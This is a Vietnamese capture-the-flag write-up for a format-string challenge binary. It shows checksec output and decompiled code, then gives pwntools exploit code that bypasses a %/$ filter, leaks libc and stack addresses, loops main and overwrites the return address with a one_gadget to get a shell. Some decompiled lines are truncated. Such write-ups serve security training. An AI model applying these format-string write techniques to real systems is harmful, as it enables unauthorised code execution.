FMT3

```
huynq@huynq-uet-crys:~/Documents/exploit-train/exploit/formatstring3$ checksec chall
[*] '/home/huynq/Documents/exploit-train/exploit/formatstring3/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:
```

Decompile: main - (chall)


```
1
2  undefined8 main(EVP_PKEY_CTX *param_1)
3
4  {
5    int iVar1;
6    ssize_t sVar2;
7    int local_10;
8
9    init(param_1);
10   local_10 = 0;
11   puts("Viettel Challenge\n");
12   printf("Give me your name: ");
13   fgets(name,0x14,stdin);
14   while( true ) {
15     if (2 < local_10) {
16       return 0;
17     }
18     puts("\nCan you
19     sVar2 = read(0,s
20     (&DAT_003020bf)[(int)sVar2] = 0;
21     iVar1 = strncmp(s,"yes",3);
22     if (iVar1 != 0) break;
23     puts("Let me see");
24     filter(s);
25     puts("It\'seem good");
26     printf(s);
27     local_10 = local_10 + 1;
28   }
29   puts("Whatever, see you again");
30   return 0;
31 }
32
```

Signed Integer (compiler-specific size)
Length: 4

Có lỗi format string ở dòng 26. Bài này có một số điểm đáng lưu ý như sau:

- Hàm filter lọc đầu vào và loại bỏ ký tự % hoặc $ ở vị trí i và tiếp tục thực hiện ở vị trí i + 1 → Nếu nhập 2 ký tự %% hoặc $$ sẽ pass.
- Input chỉ cho nhập tối đa 20 ký tự và luôn bắt đầu bằng “yes”
- Chỉ được input format string 3 lần
- Input vào biến s (ở .bss) không có trong buffer, nên ta chỉ có thể overwrite qua các giá trị trên stack.

Quan sát stack ngay trước khi hàm printf thực hiện



Ta thấy tại offset 05 có một con trỏ (mang giá trị ở địa chỉ khác trên stack). Ta có thể dùng đặc điểm này để trỏ nó vào ret address trên stack và overwrite one_gadget. Cách làm như sau:

- Đầu tiên, ta sẽ leak libc address và stack address, ret address trên stack

```
p.sendlineafter(b'name: ', b'huy')

payload = b'yes' + b'%%9$$p%%11$$p'

p.sendlineafter(b'me?\n', payload)
p.recvuntil(b'yes')

leak = p.recvline()[:-1].decode().split('0x')
libc.address = int(leak[1], 16) - libc.symbols['__libc_start_main'] - 240
stack_address = int(leak[2], 16) - 0x1f * 8
ret_stack_frame = stack_address + 3 * 8

log.info(f'leak libc address:0x{libc.address:0x}')
log.info(f'stack address: 0x{stack_address:0x}')
log.info(f'return stack frame: 0x{ret_stack_frame:0x}')
```

- Tiếp theo, ta sẽ overwrite con trỏ vào ret address. Vì chỉ khai thác được lỗi 3 lần, là không đủ vì mỗi lần chỉ tối đa 20 ký tự, nên ta sẽ tìm cách chạy lại hàm main để khai thác lỗi lần nữa. Ta sẽ overwrite ret address thành một vị trí hợp lý trước lời gọi hàm main trong libc_start_main

```
payload = b'yes' + '%%{}x%%{}$$hn'.format((ret_stack_frame & 0xffff) - 3, 11).encode()
print(payload)
p.sendlineafter(b'me?\n', payload)
p.recvuntil(b'yes')

payload = b'yes' + '%%{}x%%{}$$hhn'.format(((libc.symbols['__libc_start_main'] + 195) & 0xff) - 3, 37).encode()
print(payload)
p.sendlineafter(b'me?\n', payload)
```

- Cuối cùng, ta thực hiện 3 lần attack để ghi one_gadget vào ret address

```
p.sendlineafter(b'name: ', b'huy')

one_gadget = libc.address + 0xd5bf7
payload = b'yes' + '%%{}x%%{}$$hn'.format((one_gadget & 0xffff) - 3, 37).encode()
print(payload)
p.sendlineafter(b'me?\n', payload)

payload = b'yes' + '%%{}x%%{}$$hn'.format(((ret_stack_frame & 0xffff) + 2) - 3, 11).encode()
print(payload)
p.sendlineafter(b'me?\n', payload)

one_gadget = one_gadget >> 16
payload = b'yes' + '%%{}x%%{}$$hn'.format((one_gadget & 0xffff) - 3, 37).encode()
print(payload)
p.sendlineafter(b'me?\n', payload)
```

Thành công truy cập shell